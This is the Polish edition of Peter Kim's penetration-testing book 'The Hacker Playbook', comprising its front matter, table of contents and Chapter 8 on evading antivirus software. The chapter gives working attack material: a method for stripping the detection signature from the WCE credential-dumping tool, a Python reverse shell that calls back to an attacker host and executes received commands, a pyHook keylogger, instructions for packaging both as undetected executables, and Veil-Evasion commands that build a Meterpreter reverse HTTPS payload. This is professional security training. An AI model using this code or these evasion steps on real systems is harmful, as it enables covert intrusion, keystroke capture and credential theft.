

PETER KIM



PODREČZNIK PENTESTERA

Bezpieczeństwo systemów informatycznych

Helion

Tytuł oryginału: The Hacker Playbook: Practical Guide To Penetration Testing

Tłumaczenie: Rafał Jońca

ISBN: 978-83-283-0384-3

Copyright © 2014 by Secure Planet LLC.
All rights reserved.

Title of English-language original: The Hacker Playbook: Practical Guide To Penetration Testing, ISBN 978-1494932633, published by Secure Planet LLC.

Polish language edition copyright © 2015 by Helion S.A.
All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/podpen>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

SPIS TREŚCI

Przedmowa	7
Wprowadzenie	9
Rozdział 1. Przed grą — konfiguracja	13
Przygotowanie komputera do testów penetracyjnych	13
Sprzęt	13
Oprogramowanie komercyjne	14
Kali Linux	15
Maszyna wirtualna z systemem Windows	20
Podsumowanie	22
Rozdział 2. Przed gwizdkiem — skanowanie sieci	23
Skanowanie zewnętrzne	23
Analiza pasywna	23
Discover Scripts (dawniej BackTrack Scripts) — system Kali Linux	24
Realizacja analizy pasywnej	25
Użycie adresów e-mail i danych uwierzytelniających, które wyciekły do internetu	27
Analiza aktywna — wewnętrzna i zewnętrzna	31
Proces skanowania sieci	31
Skanowanie aplikacji webowych	40
Proces skanowania witryn	40
Skanowanie aplikacji internetowych	41
Podsumowanie	49
Rozdział 3. Ciąg — wykorzystywanie słabości wykrytych przez skanery	51
Metasploit	51
Podstawowe kroki związane z konfiguracją zdalnego ataku	52
Przeszukiwanie Metasploita (stara, dobra luka MS08-067)	52
Skrypty	54
Przykładowa luka w WarFTP	54
Podsumowanie	56

Rozdział 4. Rzut — samodzielne znajdowanie luk w aplikacjach webowych	57
Testy penetracyjne aplikacji webowych	57
Wstrzykiwanie kodu SQL	57
Wykonywanie skryptów między witrynami (XSS)	66
Atak CSRF	73
Tokeny sesji	76
Dodatkowe sprawdzenie danych wejściowych	78
Testy funkcjonalne i logiki biznesowej	82
Podsumowanie	83
Rozdział 5. Podanie boczne — poruszanie się po sieci	85
W sieci bez danych uwierzytelniających	85
Narzędzie Responder.py (Kali Linux)	86
Kroki do wykonania, gdy posiadamy podstawowy dostęp do domeny	89
Preferencje zasad grupy	90
Pobieranie danych uwierzytelniających zapisanych jawnym tekstem	92
Wskazówki dotyczące tego, co robić po włamaniu się do systemu	94
Kroki do wykonania, gdy posiadamy dostęp do lokalnego konta administracyjnego lub konta administratora domeny	95
Przejęcie kontroli nad siecią za pomocą poświadczeń i narzędzia PsExec	95
Atak na kontroler domeny	101
Użycie narzędzia PowerSploit po wstępnym włamaniu (Windows)	103
Polecenia	105
PowerShell po wstępnym włamaniu (Windows)	108
Zatrucie ARP	111
IPv4	111
IPv6	115
Kroki do wykonania po zatruciu ARP	117
Tworzenie proxy między hostami	123
Podsumowanie	124
Rozdział 6. Ekran — inżynieria społeczna	125
Podobieństwo domen	125
Atak wykorzystujący SMTP	125
Atak wykorzystujący SSH	127
Ataki phishingowe	128
Metasploit Pro — moduł do phishingu	128
Social-Engineer Toolkit (Kali Linux)	131
Wysyłanie dużej ilości e-maili w ramach kampanii phishingowych	134
Inżynieria społeczna i Microsoft Excel	135
Podsumowanie	138
Rozdział 7. Wykop na bok — ataki wymagające fizycznego dostępu	141
Włamywanie się do sieci bezprzewodowych	141
Atak pasywny — identyfikacja i rekonesans	142
Atak aktywny	144

SPIS TREŚCI

Atak fizyczny	152
Klonowanie kart	152
Testy penetracyjne z podrzuconej skrzynki	153
Fizyczne aspekty inżynierii społecznej	156
Podsumowanie	156
Rozdział 8. Zmyłka rozgrywającego — omijanie programów antywirusowych ...	157
Oszukiwanie skanerów antywirusowych	157
Ukrywanie WCE przed programami antywirusowymi (Windows)	157
Skrypty w języku Python	161
Podsumowanie	167
Rozdział 9. Zespoły specjalne — łamanie haseł, nietypowe luki i inne sztuczki	169
Łamanie haseł	169
Narzędzie John the Ripper (JtR)	171
Narzędzie oclHashcat	171
Poszukiwanie słabych punktów	175
Searchsploit (Kali Linux)	175
Bugtraq	176
Exploit Database	176
Odpytywanie za pomocą narzędzia Metasploit	178
Wskazówki i sztuczki	178
Skrypty RC w Metasploit	178
Ominięcie UAC	179
Ominięcie filtrowania ruchu dla swoich domen	180
Windows XP — stara sztuczka z serwerem FTP	181
Ukrywanie plików (Windows)	181
Zapewnienie ukrycia plików (Windows)	182
Przesyłanie plików do komputera w systemach Windows 7 i Windows 8	184
Rozdział 10. Analiza po grze — raportowanie	185
Raport	185
Lista moich zaleceń i sprawdzonych rozwiązań	186
Rozdział 11. Kontynuacja edukacji	189
Główne konferencje	189
Konferencje, które polecam z własnego doświadczenia	189
Kursy	190
Książki	190
Książki techniczne	191
Ciekawe książki poruszające tematykę bezpieczeństwa informatycznego	191
Frameworki dotyczące testów integracyjnych	191
Zdobywanie flagi	192

PODRĘCZNIK PENTESTERA

Bądź na bieżąco	192
Kanał RSS i strony WWW	193
Listy mailingowe	193
Listy na Twitterze	193
Dodatek A: Uwagi końcowe	195
Podziękowania	196
Skorowidz	197

Rozdział 8.

ZMYŁKA ROZGRYWAJĄCEGO — OMIJANIE PROGRAMÓW ANTYWIRUSOWYCH

Uważam, że skanery antywirusowe istnieją tylko po to, by zatrzymać dzieciaki bawiące się w hakerów. Jeśli korzystasz z domyślnych ustawień Metasploita lub używasz plików pobranych wcześniej z internetu bez żadnej obróbki, jest duże prawdopodobieństwo, że nie tylko zostaniesz złapany, ale że także zakończy się cały test. Element zaskoczenia to istotny czynnik wpływający na sukces w poruszaniu się po atakowanej sieci. W tym rozdziale wyjaśnię, jak nie dać się złapać skanerom antywirusowym.

OSZUKIWANIE SKANERÓW ANTYWIRUSOWYCH

Regularnie napotykam programy antywirusowe, które blokują ładunek Meterpretera, zapobiegają użyciu programu WCE (ang. *Windows Credentials Editor*) lub innego narzędzia do testów penetracyjnych albo też przekazują użytkownikowi odpowiednie informacje ostrzegawcze. Obecnie gwarancji przemknienia się nie dają już szyfratory wbudowane w narzędzie Metasploit, takie jak msfvenom lub Shikata Ga Nai.

Zanim przejdziemy do zagadnienia omijania skanerów antywirusowych, chciałbym pokazać, czego szukają tego rodzaju skanery. Jeśli od jakiegoś czasu starasz się unikać wykrycia przez skanery, zapewne wiesz, że w większości bazują one na sygnaturach. Skaner szuka określonych ciągów znaków i gdy je rozpozna, wszczyna alarm. Przedstawione teraz przykłady pokażą, jak łatwo można manipulować programami antywirusowymi.

UKRYWANIE WCE PRZED PROGRAMAMI ANTYWIRUSOWYMI (WINDOWS)


Uwielbiam narzędzie WCE, ponieważ umożliwia wyciągnięcie z pamięci komputera haseł zapisanych jawnym tekstem. Problem polega na tym, że WCE powoduje alarm w zasadzie

we wszystkich skanerach antywirusowych. Najszybszym sposobem ominięcia programu antywirusowego jest więc sprawdzenie, gdzie w pliku WCE skaner szuka sygnatury, po czym zmienienie jej.

Przykład — narzędzie Evade

W komputerze z systemem Windows uruchom narzędzie Evade (<https://www.securepla.net/antivirus-now-you-see-me-now-you-dont/>). Evade przyjmuje jako dane plik wykonywalny i tworzy wiele części tego pliku na podstawie zadanego rozmiaru. Przypuśćmy, że mamy plik o rozmiarze 50 kB i chcemy podzielić go na pliki o rozmiarze 5 kB każdy. Powstanie 10 różnych części pliku. Pierwszy plik będzie zawierał pierwsze 5 kB danych (nagłówek MZ i kilka dodatkowych informacji). Drugi plik będzie zawierał oprócz pierwszych 5 kB także następne 5 kB. Wszystko powtórzy się aż do uzyskania pełnego pliku.

W przedstawionym przykładzie wczytałem plik WCE, zdefiniowałem folder wyjściowy i kliknąłem przycisk *Split!* (rysunek 8.1). W folderze wynikowym znajdują się pliki stanowiące poszczególne części pliku wejściowego (rysunek 8.2).



Rysunek 8.1. Narzędzie Evade

Powinniśmy uzyskać zbiór różnych plików. Po uruchomieniu szesnastkowego edytora plików (HxD) możemy zauważyć, że pierwszy z nich zawiera pierwsze 5000 bajtów, a drugi — pierwsze 10 000 bajtów (rysunek 8.3).

Po otwarciu kalkulatora możemy odjąć od siebie wartości szesnastkowe: 270F–1387 daje 1388, co po zamianie na wartość szesnastkową daje ostatecznie wartość 5000. Idealnie!

Nazwa	Data modyfikacji	Typ	Rozmiar
TestFile_5000	2014-11-08 08:52	Aplikacja	5 KB
TestFile_10000	2014-11-08 08:52	Aplikacja	10 KB
TestFile_15000	2014-11-08 08:52	Aplikacja	15 KB
TestFile_20000	2014-11-08 08:52	Aplikacja	20 KB
TestFile_25000	2014-11-08 08:52	Aplikacja	25 KB
TestFile_30000	2014-11-08 08:52	Aplikacja	30 KB
TestFile_35000	2014-11-08 08:52	Aplikacja	35 KB
TestFile_40000	2014-11-08 08:52	Aplikacja	40 KB
TestFile_45000	2014-11-08 08:52	Aplikacja	44 KB
TestFile_50000	2014-11-08 08:52	Aplikacja	49 KB
TestFile_55000	2014-11-08 08:52	Aplikacja	54 KB
TestFile_60000	2014-11-08 08:52	Aplikacja	59 KB
TestFile_65000	2014-11-08 08:52	Aplikacja	64 KB
TestFile_70000	2014-11-08 08:52	Aplikacja	69 KB
TestFile_75000	2014-11-08 08:52	Aplikacja	74 KB
TestFile_80000	2014-11-08 08:52	Aplikacja	79 KB
TestFile_85000	2014-11-08 08:52	Aplikacja	84 KB

Rysunek 8.2. Wynik działania narzędzia Evade

Zacznij od najmniejszego pliku i przeskanuj go za pomocą wybranego skanera antywirusowego. Czy włączył się alarm? Jeśli nie, przejdź do następnego pliku. Jeśli tym razem program antywirusowy zgłosił ostrzeżenie, oznacza to, że ostatnie 5000 bajtów ostatniego pliku zawiera coś, co wywołuje alarm w programie antywirusowym (rysunek 8.4).


Podczas generowania plików lub skanowania ręcznego program antywirusowy informuje użytkownika o podejrzanych plikach. W zależności od wybranej przez program akcji pliki po *TestFile_145000* mogą zostać usunięte, co oznacza, że sygnatura musi znajdować się między bajtami 145 000 – 150 000.

Zobaczmy, co znajduje się w tym miejscu. Po zamianie 145 000 na wartość szesnastkową otrzymujemy 23 668. Przekonajmy się w edytorze HxD, co też tutaj jest. Poszukaj ciekawych miejsc w pliku lub uruchom ponownie narzędzie Evade, aby bardziej szczegółowo podzielić plik wykonywalny.

Wydaje się, że tym razem udało mi się zlokalizować miejsce, którego poszukuje program antywirusowy. Sygnaturą jest nazwa aplikacji i jej autor (rysunek 8.5).

Za pomocą edytora HxD możemy nadpisać te wartości, po czym zapisać zmodyfikowany plik wykonywalny pod nową nazwą (rysunek 8.6).

Nadpisałem sygnaturę wartościami odpowiadającymi znakowi A i zapisałem plik jako *wce2.exe*. Na szczęście w tym przypadku sygnatura nie dotyczy binarnej części pliku wykonywalnego, a jedynie danych wyświetlanych na ekranie. Przetestujmy zmodyfikowaną wersję pliku w programie antywirusowym (rysunek 8.7).



Rysunek 8.3. Porównanie plików

Skaner nie zgłasza już żadnych uwag względem aplikacji, a samo narzędzie nadal funkcjonuje znakomicie. Warto pamiętać, że wszystko działa, ponieważ modyfikowane wartości dotyczyły tekstów pojawiających się na ekranie, a nie samego kodu binarnego aplikacji.

Nazwa	Data modyfikacji	Typ	Rozmiar	Wykryte elementy	Poziom
TestFile_105000	2014-11-08 08:52	Aplikacja	103 KB	HackTool:Win32/Wincred.H	Średni
TestFile_110000	2014-11-08 08:52	Aplikacja	108 KB		
TestFile_115000	2014-11-08 08:52	Aplikacja	113 KB		
TestFile_120000	2014-11-08 08:52	Aplikacja	118 KB		
TestFile_125000	2014-11-08 08:52	Aplikacja	123 KB		
TestFile_130000	2014-11-08 08:52	Aplikacja	127 KB		
TestFile_135000	2014-11-08 08:52	Aplikacja	132 KB		
TestFile_140000	2014-11-08 08:52	Aplikacja	137 KB		
TestFile_145000	2014-11-08 08:52	Aplikacja	142 KB		
TestFile_150000	2014-11-08 08:52	Aplikacja	147 KB		
TestFile_155000	2014-11-08 08:52	Aplikacja	152 KB		
TestFile_160000	2014-11-08 08:52	Aplikacja	157 KB		
TestFile_165000	2014-11-08 08:52	Aplikacja	162 KB		
TestFile_170000	2014-11-08 08:52	Aplikacja	167 KB		
TestFile_175000	2014-11-08 08:52	Aplikacja	171 KB		
TestFile_180000	2014-11-08 08:52	Aplikacja	176 KB		


Kategoria: Narzędzie

Opis: Ten program ma potencjalnie niechciane zachowanie.

Zalecana akcja: Zezwalaj na działanie tego wykrytego oprogramowania

Elementy:
file:C:\Work\apps\wce.exe
file:C:\Work\apps\wce_parse\TestFile_150000.exe
file:C:\Work\apps\wce_parse\TestFile_155000.exe
file:C:\Work\apps\wce_parse\TestFile_160000.exe
file:C:\Work\apps\wce_parse\TestFile_165000.exe
file:C:\Work\apps\wce_parse\TestFile_170000.exe
file:C:\Work\apps\wce_parse\TestFile_175000.exe
file:C:\Work\apps\wce_parse\TestFile_180000.exe
file:C:\Work\apps\wce_parse\TestFile_185000.exe
file:C:\Work\apps\wce_parse\TestFile_190000.exe
file:C:\Work\apps\wce_parse\TestFile_195000.exe

Rysunek 8.4. Znajdowanie pliku powodującego ostrzeżenie w programie antywirusowym




Rysunek 8.5. Identyfikacja sygnatury wywołującej alarm w programie antywirusowym


Jeśli sygnatura bazowałaby na kodzie, którego nie można zmienić, przedstawiony trik nie zadziałałby. Niniejszy przykład miał przede wszystkim zobrazować słabość programów antywirusowych i samą ideę unikania wykrycia zagrożenia przez skaner.

SKRYPTY W JĘZYKU PYTHON

Python to Twój najlepszy przyjaciel. Używam tego języka do tworzenia większości narzędzi i przeprowadzania włamań. Powodów, dla których korzystam z języka Python, jest kilka. Po pierwsze, istnieje wiele systemów, które pliki wykonywalne i skrypty Pythona



Rysunek 8.6. Modyfikacja sygnatury włączającej alarm



Rysunek 8.7. Skaner antywirusowy niesygnalizujący już zagrożenia

mają na swojej „białej liście”. Po drugie, bardzo łatwo dodać element losowości i obejść dowolną sygnaturę. Po trzecie, dzięki narzędziom takim jak py2exe można bardzo łatwo zamienić dowolny skrypt na plik wykonywalny.

Powłoka języka Python

Po obejrzeniu prezentacji Dave a Kennedy'ego na konferencji BSides w 2012 roku (http://www.trustedsec.com/files/BSIDESLV_Secret_Pentesting_Techniques.pdf) na poważnie zainteresowałem się wykorzystaniem języka Python do tworzenia niebezpiecznych ładun-

ków. Okazuje się, że najłatwiej napisać prosty skrypt i następnie zamienić go na plik wykonywalny za pomocą narzędzia `py2exe`.

```
#!/usr/bin/python
import socket, subprocess
HOST = '192.168.10.100'
PORT = 5151
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send('[*] Ustanowiono połączenie!')
while 1:
    data = s.recv(1024)
    if data == 'quit': break
    proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
        stdin=subprocess.PIPE)
    stdout_value = proc.stdout.read() + proc.stderr.read()
    s.send(stdout_value)
s.close()
```

Przedstawiony kod utworzy połączenie konsolowe do adresu IP 192.168.10.100 na porcie 5151. Jeśli mam tam uruchomione narzędzie `netcat`, uzyskam efekt odwróconej powłoki. Korzystając z programu `PyInstaller`, możemy zamienić plik `py` na plik wykonywalny.

```
C:\python27\python.exe C:\utils\pyinstaller-2.0\pyinstaller.py --out=C:\shell\ --noconsole
--onefile C:\shell\shell.py
```

O ile wiem, żaden program antywirusowy nie podniesie alarmu w przypadku takiego pliku.

Logowanie znaków w Pythonie¹

Wykorzystuje się wiele różnych rodzajów narzędzi do logowania wprowadzanych znaków. Moim celem przy tworzeniu takiego narzędzia była chęć uniknięcia rozpoznania przez program antywirusowy i, w miarę możliwości, znalezienie się na „białej liście” dopuszczonych aplikacji.

Przedstawiony skrypt spowoduje, że będą rejestrowane wszystkie klawisze naciśnięte na klawiaturze.

```
import pyHook, pythoncom, sys, logging
file_log = 'C:\\systemlog.txt'
def OnKeyboardEvent(event):
    logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s')
    chr(event.Ascii)
    logging.log(10, chr(event.Ascii))
    return True
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

¹ <http://www.youtube.com/watch?v=8BiOPBsXh0g#t=163>

Oto mój plik konfiguracyjny *setup.py*:

```
from distutils.core
import setup
import py2exe
setup(options = {'py2exe': {'bundle_files': 1, 'compressed': True}},
      windows = [{'script': "logger.py"}],
      zipfile = None,
    )
```

Dzięki narzędziu py2exe skonwertuję skrypt na plik wykonywalny, wykonując poniższe polecenia:

```
python.exe setup.py install
python.exe setup.py py2exe
```

Uzyskałem w ten sposób plik binarny, który zapisuje wszystkie naciśnięte klawisze w pliku *C:\systemlog.txt*. Skrypt jest niezwykle prosty i jak do tej pory nie wykrył go żaden program antywirusowy. W razie potrzeby można dodać do skryptu nieco losowości, by mieć pewność, że jego sygnatura nie znajduje się bazie danych programu antywirusowego.

Przykład użycia narzędzia Veil (Kali Linux)

Veil to napisany przez Christophera Truncera generator ładunków, którego zadaniem jest omijanie zabezpieczeń antywirusowych. Narzędzie korzysta z wielu różnych technik, by oszukać skaner antywirusowy. Najbardziej znane jest jednak z przyjmowania powłoki Meterpretera, jej konwersji na język Python i opakowania ładunku za pomocą py2exe lub pyinstaller. W ten sposób plik wykonywalny potrafi oszukać wiele programów antywirusowych, a nawet znaleźć się na „białej liście” programów dopuszczonych do wykonania. Istnieje wiele różnych sposobów użycia narzędzia Veil — opiszę ten najpopularniejszy.

Utworzenie zaszyfrowanego pliku Meterpretera dla odwróconej powłoki

Wykonaj następujące czynności:

- Przejdź do folderu */opt/Veil* i wykonaj skrypt:

```
cd /opt/Veil
./Veil-Evasion.py.
```
- W przykładzie użyjemy ładunku MeterHTTPSToContained, więc wpisz poniższe polecenie:

```
use 25
```
- Podobnie jak w przypadku Metasploita ustawimy wartości LHOST i LPORT. Przykładowo mój system atakujący ma adres IP 192.168.75.131, a portem nasłuchującym (LPORT) jest port 443 (by udawać komunikację SSL):

```
set LHOST 192.168.75.131
set LPORT 443
```

- Wpisz poniższe polecenie, aby wygenerować ładunek (rysunek 8.8):

generate

```
=====
Veil-Evasion | [Version]: 2.13.1
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    35 payloads loaded

Available commands:

    use          use a specific payload
    info         information on a specific payload
    list         list available payloads
    update       update Veil to the latest version
    clean        clean out payload folders
    checkvt      check payload hashes vs. VirusTotal
    exit         exit Veil

[>] Please enter a command: use 25
```

```

Payload information:

    Name:         python/meterpreter/rev_https_contained
    Language:     python
    Rating:       Excellent
    Description:  self-contained windows/meterpreter/reverse_https
                  stager, no shellcode

Required Options:

    Name          Current Value  Description
    -----
    LHOST         192.168.75.131  IP of the metasploit handler
    LPORT         443           Port of the metasploit handler
    compile_to_exe Y             Compile to an executable
    inject_method virtual        [virtual]alloc or [void]pointer
    use_pyherion  N             Use the pyherion encrypter

[>] Please enter a command: generate
```

Rysunek 8.8. Konfiguracja narzędzia Veil

Jak wcześniej wspomniałem, chcemy otoczyć wynikowy plik wykonywalny skryptem Pythona, aby uniknąć wykrycia. Skorzystaj z domyślnego instalatora pyinstaller, wybierając opcję numer 1 (rysunek 8.9).

Po zakończeniu pracy narzędzie Veil umieści plik wynikowy w folderze `/root/veil-output/compiled/`. Nie umieszczaj wyniku w witrynach typu VirusTotal, bo może to spowodować w przyszłości zgłoszenie alertu antywirusowego. Można natomiast sprawdzić plik wynikowy za pomocą lokalnych programów antywirusowych. Ten sposób działania jak na razie jeszcze mnie nie zawiódł, więc, jak sądzę, powinien stanowić część arsenału każdego testera.

```
=====
Veil-Evasion | [Version]: 2.13.2
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Executable written to: /root/veil-output/compiled/updater12.exe.exe

Language:      python
Payload:       python/meterpreter/rev_https_contained
Required Options: LHOST=192.168.75.131 LPORT=443 compile_to_exe=Y
                  inject_method=virtual use_pyherion=N
Payload File:   /root/veil-output/source/updater12.exe.py
Handler File:   /root/veil-output/handlers/updater12.exe_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] press any key to return to the main menu: █
```

Rysunek 8.9. Język Python — ukrycie odwróconej powłoki Meterpretera

Narzędzie smbexec (Kali Linux)

